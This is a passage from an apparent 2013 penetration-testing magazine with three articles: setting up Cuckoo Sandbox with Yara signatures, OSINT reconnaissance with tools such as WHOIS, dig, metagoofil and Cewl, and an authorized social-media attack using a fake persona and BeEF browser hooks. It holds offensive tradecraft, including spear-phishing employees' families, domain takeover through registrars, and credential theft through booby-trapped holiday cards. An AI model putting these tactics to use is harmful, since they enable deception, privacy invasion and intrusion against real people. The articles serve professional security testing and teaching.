Yara

Another powerful feature of Cuckoo is the ability to utilize the Yara framework. Yara is a tool aimed at

helping malware researchers to identify and classify malware samples. With Yara you can create descriptions of malware families based on textual or binary patterns contained on samples of those families. Each description consists of a set of strings and a Boolean expression, which determines its logic [6].

Large communities of malware researchers are consistently creating signatures to combat and identify malware stands. Since it is an open source framework, you have the ability to create your own signatures. A great starting resource for finding yara signatures is `deependresearch.org` [7]. This site contains numerous links to research into this platform. Another good site includes `AlianVault` [8] who created a yara signature to detect any activity from malware communicating with APT1 domains, previously identified by Mandiant [9]. When downloading or creating new yara signatures, you want to ensure they are located in the following directory: `/opt/cuckoo/data/yara` (see Figure 2).

```
christophers-imac:yara ashby$ pwd
/opt/cuckoo/data/yara
christophers-imac:yara ashby$ ls -lah
total 168
drwxr-xr-x 14 ashby wheel 4768 Sep 10 22:10 .
drwxr-xr-x  6 ashby wheel 2048 Aug 10 09:00 ..
-rw-r--r--  1 ashby wheel 3438 Sep 10 01:46 apt-ngo_wuactl-pdf.yar
-rw-r--r--  1 ashby wheel 4828 Sep 10 01:46 apt-ngo_wuactl.yar
-rw-r--r--  1 ashby wheel 28K Sep 10 01:47 apt1.yar
-rw-r--r--  1 ashby wheel 7.6K Sep 10 01:43 avdetect.yar
-rw-r--r--  1 ashby wheel 1.3K Sep 10 01:44 dbgdetect.yar
-rw-r--r--  1 ashby wheel 1.4K Aug 10 09:00 embedded.yar
-rw-r--r--  1 ashby wheel 1168 Sep 10 01:50 georbotbinary.yar
-rw-r--r--  1 ashby wheel 4.5K Sep 10 01:56 hangover.yar
-rw-r--r--  1 ashby wheel 4598 Sep 10 02:00 index.yar
-rw-r--r--  1 ashby wheel 5698 Aug 10 09:00 shellcodes.yar
-rw-r--r--  1 ashby wheel 4088 Sep 10 01:57 urausy_skypedat.yar
-rw-r--r--  1 ashby wheel 2.8K Aug 10 09:00 vmdetect.yar
christophers-imac:yara ashby$
```

Figure 2. *Yara signatures*

Reporting Modules

After the analysis of raw results have been processed and abstracted by the processing modules and the global container is generated, it is passed over by Cuckoo to all the reporting modules available, which will make some use of it and will make it accessible and consumable in different formats [10].

Using Cuckoo

With all the additional custom and/or downloaded processing modules, signatures, and reporting modules installed, let's launch cuckoo and analyze some malware. At the root of your install directory you have a python script named `'cuckoo.py'` this is the framework application launcher (see Figure 3). The application provides a couple of arguments, of which I primarily use `'-d'` to invoke `'debug messages'`. This is useful to display additional messages from the framework and indicate if errors are received from any additions to the platform.

```
christophers-imac:cuckoo ashby$ ./cuckoo.py -d

cuckoo

Cuckoo Sandbox 0.6
www.cuckoosandbox.org
Copyright (c) 2010-2013

Checking for updates...
Good! You have the latest version available.

2013-09-10 21:45:15,735 [root] DEBUG: Importing modules...
2013-09-10 21:45:16,248 [root] DEBUG: Imported "signatures" modules:
2013-09-10 21:45:16,248 [root] DEBUG:   | AntiDBGDevices
2013-09-10 21:45:16,248 [root] DEBUG:   | AntiDBGWindows
2013-09-10 21:45:16,249 [root] DEBUG:   | WineDetect
2013-09-10 21:45:16,249 [root] DEBUG:   | HookMouse
2013-09-10 21:45:16,249 [root] DEBUG:   | KnownVirusTotal
2013-09-10 21:45:16,249 [root] DEBUG:   | AntiVMBios
2013-09-10 21:45:16,249 [root] DEBUG:   | DiskInformation
2013-09-10 21:45:16,249 [root] DEBUG:   | AntiVMIDE
2013-09-10 21:45:16,250 [root] DEBUG:   | AntiVMSCSI
2013-09-10 21:45:16,250 [root] DEBUG:   | AntiVMServices
2013-09-10 21:45:16,250 [root] DEBUG:   | VBoxDetectACPI
2013-09-10 21:45:16,250 [root] DEBUG:   | VBoxDetectDevices
2013-09-10 21:45:16,250 [root] DEBUG:   | VBoxDetectFiles
2013-09-10 21:45:16,250 [root] DEBUG:   | VBoxDetectKeys
2013-09-10 21:45:16,250 [root] DEBUG:   | VBoxDetectLibs
2013-09-10 21:45:16,250 [root] DEBUG:   | VBoxDetectWindow
2013-09-10 21:45:16,250 [root] DEBUG:   | SpyEyeMutexes
2013-09-10 21:45:16,251 [root] DEBUG:   | BitcoinOpenCL
2013-09-10 21:45:16,251 [root] DEBUG:   | DirtJumper
2013-09-10 21:45:16,251 [root] DEBUG:   | Ruskill
2013-09-10 21:45:16,251 [root] DEBUG:   | BypassFirewall
2013-09-10 21:45:16,251 [root] DEBUG:   | CreatesExe
2013-09-10 21:45:16,251 [root] DEBUG:   | Crash
2013-09-10 21:45:16,251 [root] DEBUG:   | BrowserStealer
2013-09-10 21:45:16,252 [root] DEBUG:   | FTPStealer
2013-09-10 21:45:16,252 [root] DEBUG:   | InjectionCRT
2013-09-10 21:45:16,252 [root] DEBUG:   | DisableRegedit
2013-09-10 21:45:16,252 [root] DEBUG:   | DisableTaskMgr
2013-09-10 21:45:16,252 [root] DEBUG:   | NetworkBIND
2013-09-10 21:45:16,252 [root] DEBUG:   | NetworkHTTP
2013-09-10 21:45:16,252 [root] DEBUG:   | NetworkIRC
2013-09-10 21:45:16,252 [root] DEBUG:   | NetworkSMTP
2013-09-10 21:45:16,253 [root] DEBUG:   | Tor
2013-09-10 21:45:16,253 [root] DEBUG:   | TorHiddenService
2013-09-10 21:45:16,253 [root] DEBUG:   | BuildLangID
2013-09-10 21:45:16,253 [root] DEBUG:   | UPXCompressed
2013-09-10 21:45:16,253 [root] DEBUG:   | ADS
2013-09-10 21:45:16,253 [root] DEBUG:   | Autorun
2013-09-10 21:45:16,253 [root] DEBUG:   | CheckIP
2013-09-10 21:45:16,254 [root] DEBUG:   | Fingerprint
2013-09-10 21:45:16,254 [root] DEBUG:   | SystemInfo
2013-09-10 21:45:16,254 [root] DEBUG:   | InstallWinpcap
2013-09-10 21:45:16,254 [root] DEBUG:   | CreatesAutorunInf
2013-09-10 21:45:16,254 [root] DEBUG:   | Flame
2013-09-10 21:45:16,254 [root] DEBUG: Imported "machinemanagers" modules:
```

Figure 3. *cuckoo.py* arguments

Once finished loading, you will notice 'INFO: Waiting for analysis tasks...'. If you do not see this message you have to revert to the documentation and correct any error received before continuing. Once completed, you are ready to submit malware.

Submitting malware is achievable by executing a python script located in '/opt/cuckoo/util/' named *submit.py*.

In its basic format, the following examples are used for submitting malware specimens. Advanced features can be found in the official documentation [11]:

```
submit a local binary: $ ./utils/submit.py /path/
to/binary
submit an URL: $ ./utils/submit.py --url http://
www.example.com
```

Luckily for me, I received a malware specimen from an email message to test. If you do not have a specimen file, head over to malwaredomains.com and utilize a malicious URL

After submission, your virtual machine will boot-up and start the analysis process. During this time, various windows may appear within the VM – please **DO NOT INTERACT** with the VM. Allow the process to complete (see Figure 4).




Figure 4. Submitting malware to cuckoo

Once the process is completed, the virtual machine will close and your terminal prompt will indicate that the post analysis is started. This is where your signatures will be utilized and compared against the malware analysis and written to your report (see Figure 5). Once the post analysis is completed a report will be generated in the directory 'opt/cuckoo/storage/analysis/#/reports/' where the # is substituted for the task ID. Each malware specimen submitted is incremental. Upon opening the report you will notice towards the top the Yara results, and matched signatures (if any) as well as any additional analysis obtained (see Figure 6). Also contained within this directory are the binary files dropped, memory dump screenshots, log files and network communication traffic dump for offline analysis.

Conclusion

Malware analysis is a time consuming process. It takes a highly skilled individual to dedicate the time and resources to accurately re-create the timeline, attack vectors, and impact to computing resources. Utilizing a framework outlined above could aid in the discovery of advanced malware and allow faster remediation to protect corporate assets.

Prerequisites

- Cuckoo framework configured on your host machine – host machine;
- Virtual machine available and configured for testing – guest machine;

References

- [1] Pentester's Development Kit – PenTest Regular 05/2013 – <http://pentestmag.com/pentesters-development-kit-pentest-regular-052013/>
- [2] About Cuckoo – <http://www.cuckoosandbox.org/about.html>
- [3] Cuckoo Processing Modules – <http://docs.cuckoo-sandbox.org/en/latest/customization/processing/>
- [4] Cuckoo Signatures – <http://docs.cuckoosandbox.org/en/latest/customization/signatures/>
- [5] Creating Customer Cuckoo Signatures – <http://blog.rootshell.be/2012/07/27/cuckoo-increasing-the-power-of-malware-behavior-reporting-with-signatures/>
- [6] Yara – <http://code.google.com/p/yara-project/>
- [7] Deependresearch – <http://www.deependresearch.org/2013/02/yara-resources.html>
- [8] AlianVault Yara Signatures – <http://www.alienvault.com/open-threat-exchange/blog/yara-rules-for-apt1-comment-crew-malware-arsenal>
- [9] Mandiant APT1 Report – <https://www.mandiant.com/blog/mandiant-exposes-apt1-chinas-cyber-espionage-units-releases-3000-indicators/>
- [10] Cuckoo Reporting Modules – <http://docs.cuckoo-sandbox.org/en/latest/customization/reporting/>
- [11] Cuckoo Submit Documentation – <https://cuckoo.readthedocs.org/en/latest/usage/submit/index.html?highlight=submit>

Yara	• shellcode (Matched shellcode byte patterns)
VirusTotal	37/47 (collapse)

Signatures
File has been identified by at least one AntiVirus on VirusTotal as malicious
Starts a server listening on 0.0.0.0:0
Performs some HTTP requests
Steals private information from local internet browsers

Figure 6. Cuckoo report results

- Malware specimen and/or access to malware domains.

CHRISTOPHER ASHBY

Christopher Ashby, Principle IT Security Analyst at GLOBAL-FOUNDRIES, has more than 15 years of proven experience participating in a broad range of corporate initiatives including architecting, engineering, and operating information-security solutions in direct support of business objectives. In his most current role, he serves alongside a team of engineers responsible for the security of a large global organization. For specific information on the author or to contact him please visit his LinkedIn profile <http://www.linkedin.com/in/ashbyca>.

```

2013-09-10 22:24:34,364 [lib.cuckoo.core.processor] DEBUG: Running signature "antidbg_devices"
2013-09-10 22:24:34,367 [lib.cuckoo.core.processor] DEBUG: Running signature "antidbg_windows"
2013-09-10 22:24:47,680 [lib.cuckoo.core.processor] DEBUG: Running signature "antiemu_wine"
2013-09-10 22:24:47,680 [lib.cuckoo.core.processor] DEBUG: Running signature "antisandbox_mouse_hook"
2013-09-10 22:24:49,351 [lib.cuckoo.core.processor] DEBUG: Running signature "antivirus_virustotal"
2013-09-10 22:24:49,351 [lib.cuckoo.core.processor] DEBUG: Analysis at "/opt/cuckoo/storage/analyses/5" matched signature "antivirus_virustotal"
2013-09-10 22:24:49,351 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_generic_bios"
2013-09-10 22:24:49,352 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_generic_diskinfo"
2013-09-10 22:24:51,041 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_generic_id"
2013-09-10 22:24:51,042 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_generic_scsi"
2013-09-10 22:24:52,724 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_generic_services"
2013-09-10 22:24:54,390 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_vbox_acpi"
2013-09-10 22:24:56,082 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_vbox_devices"
2013-09-10 22:24:56,083 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_vbox_files"
2013-09-10 22:24:56,088 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_vbox_keys"
2013-09-10 22:24:56,089 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_vbox_libs"
2013-09-10 22:25:12,794 [lib.cuckoo.core.processor] DEBUG: Running signature "antivm_vbox_window"
2013-09-10 22:25:16,125 [lib.cuckoo.core.processor] DEBUG: Running signature "banker_spyeye_mutexes"
2013-09-10 22:25:16,126 [lib.cuckoo.core.processor] DEBUG: Running signature "bitcoin_openc1"
2013-09-10 22:25:16,127 [lib.cuckoo.core.processor] DEBUG: Running signature "bot_dirtjumper"
2013-09-10 22:25:16,127 [lib.cuckoo.core.processor] DEBUG: Running signature "bot_russkill"
2013-09-10 22:25:16,128 [lib.cuckoo.core.processor] DEBUG: Running signature "bypass_firewall"
2013-09-10 22:25:16,129 [lib.cuckoo.core.processor] DEBUG: Running signature "creates_exe"
2013-09-10 22:25:16,129 [lib.cuckoo.core.processor] DEBUG: Running signature "exec_crash"
2013-09-10 22:25:17,034 [lib.cuckoo.core.processor] DEBUG: Running signature "infostealer_browser"
2013-09-10 22:25:17,036 [lib.cuckoo.core.processor] DEBUG: Analysis at "/opt/cuckoo/storage/analyses/5" matched signature "infostealer_browser"
2013-09-10 22:25:17,036 [lib.cuckoo.core.processor] DEBUG: Running signature "infostealer_ftp"
2013-09-10 22:25:17,039 [lib.cuckoo.core.processor] DEBUG: Running signature "injection_createremotethread"
2013-09-10 22:25:19,519 [lib.cuckoo.core.processor] DEBUG: Running signature "locker_regedit"
2013-09-10 22:25:19,520 [lib.cuckoo.core.processor] DEBUG: Running signature "locker_taskmgr"
2013-09-10 22:25:19,521 [lib.cuckoo.core.processor] DEBUG: Running signature "network_bind"
2013-09-10 22:25:20,190 [lib.cuckoo.core.processor] DEBUG: Analysis at "/opt/cuckoo/storage/analyses/5" matched signature "network_bind"
2013-09-10 22:25:20,190 [lib.cuckoo.core.processor] DEBUG: Running signature "network_http"
2013-09-10 22:25:20,190 [lib.cuckoo.core.processor] DEBUG: Analysis at "/opt/cuckoo/storage/analyses/5" matched signature "network_http"
2013-09-10 22:25:20,191 [lib.cuckoo.core.processor] DEBUG: Running signature "network_irc"
2013-09-10 22:25:20,191 [lib.cuckoo.core.processor] DEBUG: Running signature "network_smtp"
2013-09-10 22:25:20,191 [lib.cuckoo.core.processor] DEBUG: Running signature "network_tor"
2013-09-10 22:25:21,665 [lib.cuckoo.core.processor] DEBUG: Running signature "network_tor_service"
2013-09-10 22:25:21,666 [lib.cuckoo.core.processor] DEBUG: Running signature "origin_langid"
2013-09-10 22:25:21,666 [lib.cuckoo.core.processor] DEBUG: Running signature "packer_upx"
2013-09-10 22:25:21,667 [lib.cuckoo.core.processor] DEBUG: Running signature "persistence_ads"
2013-09-10 22:25:21,667 [lib.cuckoo.core.processor] DEBUG: Running signature "persistence_autorun"
2013-09-10 22:25:21,673 [lib.cuckoo.core.processor] DEBUG: Running signature "recon_checkip"
2013-09-10 22:25:21,673 [lib.cuckoo.core.processor] DEBUG: Running signature "recon_fingerprint"
2013-09-10 22:25:23,304 [lib.cuckoo.core.processor] DEBUG: Running signature "recon_systeminfo"
2013-09-10 22:25:25,050 [lib.cuckoo.core.processor] DEBUG: Running signature "sniffer_winpcap"
2013-09-10 22:25:25,051 [lib.cuckoo.core.processor] DEBUG: Running signature "spreading_autoruninf"
2013-09-10 22:25:25,051 [lib.cuckoo.core.processor] DEBUG: Running signature "targeted_flame"
2013-09-10 22:25:33,726 [lib.cuckoo.core.reporter] DEBUG: Executed reporting module "JsonDump"
2013-09-10 22:25:39,654 [lib.cuckoo.core.reporter] DEBUG: Executed reporting module "ReportHTML"
2013-09-10 22:25:39,655 [lib.cuckoo.core.scheduler] INFO: Task #5: reports generation completed (path=/opt/cuckoo/storage/analyses/5)
2013-09-10 22:25:39,660 [lib.cuckoo.core.scheduler] DEBUG: Released database task #5 with status True
2013-09-10 22:25:39,669 [lib.cuckoo.core.scheduler] INFO: Task #5: analysis procedure completed

```

Figure 5. Cuckoo post processing, report generation

Information Gathering Techniques

The very first step in both hacking attempts and penetration testing is called 'information gathering'. It is often said that this step is (largely) invisible and undetectable. In this article I will discuss some information gathering techniques and I will point out how visible they are. All techniques discussed can be performed legally and rely on information that is readily available (on the internet). In order to get the most of this article the reader can first read up on how the internet works (more specifically the DNS system) and how domain names are handled and traded.

Information gathering, the first step in any penetration test and most hacking attempts is often quoted as being 'invisible' and 'undetectable' to the target (i.e. the company under investigation/attack). This is not entirely correct. Most tools and techniques will indeed not touch the network of the target but traces of your activity will be logged somewhere and, depending on the target, it might be very visible. For this guide, I will discuss a number of tools and tell you what information you might get and how to use that information. The steps build on each other but do not have to be done in sequence, in fact, you will need to iterate through them with each new piece of information you find.

Starting Point

The starting point for most web application penetration tests will be a simple URL, in many cases this is also true for hacking attempts when a hacker wants to breach a certain company. At the start the only information you have is this URL (and of course the written approval from your target to do this assignment).

To keep track of data during a penetration test, I use two items: a set of text files and a white board. In this article I will only discuss the text file since the whiteboard shows a summary of what can be

found in the text file. In the set of text files, I will keep track of all the things I did as well as the data I found. This is handy for the report we will need to present to our target. To start, I create a text file with the starting point.

Ping

The first order of business is making sure the website is up and running, you could check this with a simple ping or browse to the website. By using a ping command we will also receive the IP address for the website. I put this IP next to the URL in the first text file (later in the assignment I will use a Linux command line to launch the nmap tool against all IP addresses in this text file).

This is not actually needed, in fact, better not to do it since step 5 will provide us with all IP addresses for the website in one try.

You just pinged the website, this is actually visible to the target or the hosting firm where that website is located, this is by no means a problem since almost nobody is going to look, let alone to log this ping, so it will get lost in the network noise of normal traffic, but, technically, it is possible to keep track of this. This is a good example that not all information gathering is stealthy.

At this point you know 1 URL and 1 IP address.

Find Related Websites

Suppose the target website is *www.target.eu*, then perhaps this company might also have registered *www.target.com* etc. The tool to figure this out is called URLCrazy and can be found on the creators website (<http://www.morningstarsecurity.com/research/urlcrazy>) or in Kali. The output of the tool will show if the same domain name is registered under different TLD's and a bunch of similarly names websites. We only need those that have the same name but registered in different TLD's so add those to the text file.

This tool is looking to see if these websites are registered and already gives you their IP addresses. Note these in your text file as well.

The URLCrazy tool does DNS queries, touches each website and perform google searches so it is certainly not stealthy. However, as with the ping command, the traffic will probably be lost in the noise generated by normal traffic.

For all the websites found we will need to figure out if they actually belong to our target (i.e. if they are in scope).

WHOIS

In order to make sure these websites belong to our target we will look at who registered them and via what registrar(s) they did so. The tool for this is called WHOIS and is available in Kali or in Linux through the command line after installing it. You can also use a browser and use a website like whois.net to check the whois data.

There is a lot of data here so got to the text file and add the following to each URL:

- Registrant, administrative and technical contact data (use in phishing attacks and social engineering);
- Name servers (for later use and also could be an attack vector);
- Registrar data (social engineer your way in here and change the name server data to take over a domain).

The use of whois data through a website could be made anonymous by using TOR and/or proxy servers to hide your IP address.

At this point you might want to start investigating the data and googling for more data on the contacts you have found: a social engineering or phishing attack might already be possible with the data found so far.

Another option is to add the url for the registrar

to your data and start the proves of gathering data on that company if your target is to well protected or very security minded, criminals will usually go for the weakest link and the registrar might be just that. Recent attacks on American news media have shown this can be successful.

DIG

The DIG tool is a tool to query the DNS system for information. In our case, we will ask the one of the name servers of each domain for information and the output will show us at least one IP address per domain.

The easiest syntax to pull this off is `dig @<name server> <domain> + all` as shown in this example: `dig @ns1.google.com google.com +all`. The output will show no less than six IP addresses that can be added to the line of that website. (I create a line for each IP address so I can use this file as input for nmap later in the assignment).

The DIG tool will also leave traces on the name server since each of these commands might be logged. Again, it will be lost in the normal traffic noise but by now you should realize you are leaving traces all over the internet and since you will be coming from the same IP address most of the time (since you are doing this probably in one session), if there ever is an investigation and if

these companies start working together, then, by following your IP address, they will figure out what you have been up to. On the other side, nothing you have done so far is illegal since it is all publicly available data.

The next set of tools could be considered either under reconnaissance or under information gathering. It is just a matter of naming them, for me the information gathering is limited to the web site/application under investigation, whereas the reconnaissance is wider. Since none of these tools are doing an actual attack and all of them make use of public data, I consider them reconnaissance.

In contract, the tool Nmap does not do an actual attack but it might be considered illegal in most parts of the world. That tool would fall under information gathering.

Metagoofil

Some of the information you can find with this tool could also be located on other websites, such as job offering websites, etc. If the metagoofil tool does not return sufficient results, you will need to go and find these other websites or perhaps get information from another company such as a consultancy firm or hiring office.

The metagoofil tool will locate and download documents from a given website. This might be very interesting since those will probably contain information we can use. From your list of url's you can now choose some (or all) to feed the tool. Depending on the type of website, you could find nothing or a lot but the most interesting pieces of data are:

- Job posting: they will tell you what software is being used and in case of IT job openings what programming languages, frameworks, routers, firewalls, databases etc are used. This is handy later in the process for example when trying to find SQL Injection, if you know the company uses MS SQL Server for all databases then you can tell your tools and the scans will be shorter and will have less false positives.
- META data from the documents: this will tell you what kind of office suite they are using, what kind of pdf creator and what version they are; this might help in creating a document with a targeted virus. Sometimes, the META data also contains information on the OS that was used to create the document, etc.
- Names, email addresses, etc. will again be helpful for spear phishing and social engineering attacks, the same goes for organization-

al charts, links to parent websites, testimonials from customers, etc. (although they might not be in a documents but mentioned on the websites itself).

This tool will of course leave some traces but since it uses google to search it should be fairly invisible, the documents themselves can also be downloaded without much risk IF there is a link to them on the web page. If a document is not referred to by a web page then it is supposed to be hidden and accessing it might cause an alarm (there could be some kind of tripwire to catch exactly these kind of tools).

Cewl – wget

Cewl will generate wordlists from a web page. Later, these can be used to brute force passwords. This tool might be a shot in the dark but there are known cases where the passwords are on a website in some obfuscated form. For example, a remote connection password for on-duty personnel might change every week. As such, the on-duty person might not remember it and then the team might decide to put the password in the footer of the web page disguised as a fax number. You could find this manually by watching the website and comparing it to previous versions. If a word or a combination changes on a regular basis then that might be a hint. To generate a local copy of the website, you can use wget and then look for differences over time, if there are any, you can use Cewl to generate a wordlist for you.

Save this list for later use with tools such as Burp / ZAP for password brute forcing and to feed to tools like dirb / dirbuster / skipfish or any brute force tool you have. It will probably not result in anything but you never know and, if it does work, you will look really smart.

Manually looking at this wordlist might also reveal interesting data but I have not had much luck there, on the other hand it only takes a couple of minutes to look at the data, the human mind is quite good at finding things that stick out intuitively.

Passive Scanning Using the Browser

If you browse a website, you will already get a wealth of information. There are browser plug-ins that show you the framework / programming language / web server, etc. of the website you are browsing.

You are invisible to the target if you use TOR or a proxy, i.e., they cannot find your actual IP address

but of course they will see that someone is browsing their website.

Some nice Firefox plug-ins to get useful info are:

- Cookie Manager + (or in fact most of the cookie add-ons): look for cookie information; such parameter names and finds out the programming language/framework and sees if the cookie has the correct and secure flags.
- Wappalysr: finds out the programming language/framework and web server.
- PassiveRecon: Does a number of things, all of them are discussed in this article but this add-on does them from your browser; used with TOR allows more stealth.

Passive Scanning Using a Local Proxy and the Browser

Scanners such as OWASP ZAP and Burp suite have a passive scanning mode. Point your browser to these as a proxy and browse the website, the passive scanning can already give you a lot of data that is otherwise difficult to find such as leaking of IP addresses (for example, from hidden fields). When the website is completely browsed through, then you have, in fact, also performed a part of the mapping phase of a penetration test. At this point, for the reconnaissance, I would not run tools like a spider since those things might show in the logs and generate alarms (a spider might make many connections and browse the website really fast, thus giving away it is not a human). Active scanning is certainly not possible since that will constitute an actual attack.

In fact, browsing with a passive scanner is invisible to the target, i.e. the target will see you browsing but has no clue that there is a passive scan being performed (thus the name 'passive').

Social/Professional Networks

With all the info you have now, you can start investigating people a bit more, find them on facebook, google+, etc. This information is useful in building a good social engineering attack: if you want to impersonate someone, you will need to know a lot of his personal info.

Find out hobbies of key personnel, try to find their personal blog, any forum they might visit (for their hobbies). All this info can be used for a waterhole spear phishing attack.

Find out what forums they visit for work, read their posts, for example, on Stackoverflow, Reddit, Slashdot, Google groups, LinkedIn, etc. You

will get an idea of their technical competence and might even find useful info on problems they had with their software in the past.

Miscellaneous Techniques

There are other techniques to get information on a target, many of them do not require a computer. Some of these might be really useful:

- Calling the company and asking for information on products, asking for demo version and promo material; by asking more technical questions, you will often be transferred to a second or third line helpdesk with more technical people and will be able to record their names.
- Getting the financial data for that company; in most countries at least part of that will be publicly available; you can use this for social engineering.
- Using the techniques described in this document on the spouses, kids, family, and friends of key personnel if initial attempts for spear phishing and/or social engineering fail; also, go after their business partners, suppliers, customers, etc.
- Phone book information can also be useful; find companies in the same building, find out more names of employees if you have the internal phone book of a company; same goes for email addresses that you might harvest from various sources

Conclusion

There is a wealth of information readily available to help in any penetration test. Information gathering is one of the most underused phases and if you get the OK to spend time on it from customers, they will be blown away by the amount of sensitive information they already leak to the Internet. This is a great way to achieve a higher security awareness with management, certainly once you start showing the info you have on their private life.

STEVEN WIERCKX

Steven Wierckx is currently working as Security Tester for Polteq (www.polteq.com). He specializes in web application security, teaches web application security courses and keeps a security related blog (www.ihackforfun.eu). Steven has more than 10 years of experience working in IT as an software analyst, developer, and tester and lives in Belgium. He is also doing technical reviews for PenTest Magazine.

Launching Social Media Based Attacks

Social media is everywhere and can be used as a method to breach your network. Together with my colleague, Aamir Lakhani, we tested this concept by completely compromising a company during an authorized penetration test. In summary, we used social media sources such as Facebook and LinkedIn as a means to launch attacks against targeted end users.

This was done by creating a fake user showcasing an attractive lady with a IT background, displayed her as a new hire to our target company and established social connections to build a network used for reconnaissance and future attacks. Once we established a large group of social contacts, we social engineered trust with key IT support members to obtain an authorized laptop and IP phone giving us access to internal sources. Even though that would have been enough to compromise the internal network, we continued our penetration test by launched attacks from Facebook using exploitation scripts hidden in holiday cards that target vulnerable Internet browsers. Victims that accessed the holiday cards had their systems breached and login credentials stolen. The end result demonstrated the risk from social media attacks is real and something that should be considered regarding cyber defense strategies. This article will focus on our experience developing attacks that can be launched from social media sources using open source tools such as Kali Linux and other social engineering tactics. This will include configuring a few attack scenarios.

Knowing your target is typically the first step in most penetration testing and hacking exercises. Online social media and recruiting websites are

fantastic sources for information since most people publish information without considering the consequences of it falling into the wrong hands. An example is looking on LinkedIn for a job posted from your target listing skill requirements. If somebody is looking for a Firewall Specialist with hands on experience using ASA5525s, Splunk and McAfee Anti-Virus, odds are that is what you will have to bypass in order to gain and maintain access on that network. This type of information could also be obtained by agreeing to a phone interview and asking questions such as “what type of firewalls, IPS/IDS, Anti-virus do you use in your organization so I can be better prepared for this role?”

Social media sources such as Facebook are typically based on invitation prior to revealing sensitive data. To gain access to an internal circle, you should establish a network of fake friends and find somebody who will accept your invitation to connect. From there, reference a real contact to work up the friend chain to higher priority targets. Employees of larger companies can be easily fooled since most employees will never physically meet the entire workforce. This means stating things like being a new hire is usually assumed valid just by showing it on public sources like LinkedIn or Facebook. One interesting thing

we learned is social media accounts take on their own life once created. For example, when we developed a fake LinkedIn account, people naturally felt compelled to endorse our fake skillsets just because they were associated as friends (see Figure 1).




Figure 1. Endorsements of our fake person's skills 2 hours after she was created

Social media websites in general are like paint by number exercise, meaning the main website is the framework while all the actual content is user data and other websites. An example is a YouTube video posted inside a Facebook page meaning you are actually connecting to both websites by visiting Facebook hosting the YouTube video. A common way this is done is through embedded web applications for games, videos and other web content. Embedded websites could be a general advertisement or your public facing Kali server hosting a specific attack. Sometimes malicious content is blocked by the social media content scanners or end user web security products like Application layer firewalls; however, these solutions are not 100% bullet proof against targeted attacks. We compromised users sitting behind web security appliances, firewalls and IDS/IPS solutions without a problem using an attack tool called BeEF.

BeEF or the Browser Exploitation Framework is part of the Kali Linux arsenal and the tool we used to launch attacks from Facebook. BeEF is found in Kali Linux under the `/usr/share/beef` directory and started up by using the command `./beef`. This launches a BeEF server that can be accessed by browsing to a URL IP address posted in a terminal window used to initially start the BeEF services. BeEF works by tricking users to access a BeEF server hook URL listed as `hook.js` that is also listed once you start the BeEF service. A user that connects to the hook URL will have

their browser evaluated for vulnerabilities based on the browser type. Various commands become available to the attacker based on working exploits, meaning a system using an older version of Internet Explorer will offer more attack options than a recently updated Firefox browser. Attacks can only be done against victims that are online; however, BeEF tracks offline users and can reestablish a connection to a previously hooked victim regardless if they don't visit the hook link prior to re-using the Internet. The next screenshot shows the main BeEF dashboard displaying a hooked victim. The module tree tab (see Figure 2) showcases available commands that can be launched on that system with color coding displaying the risk of launching that command.




Figure 2. BeEF dashboard with hooked victim

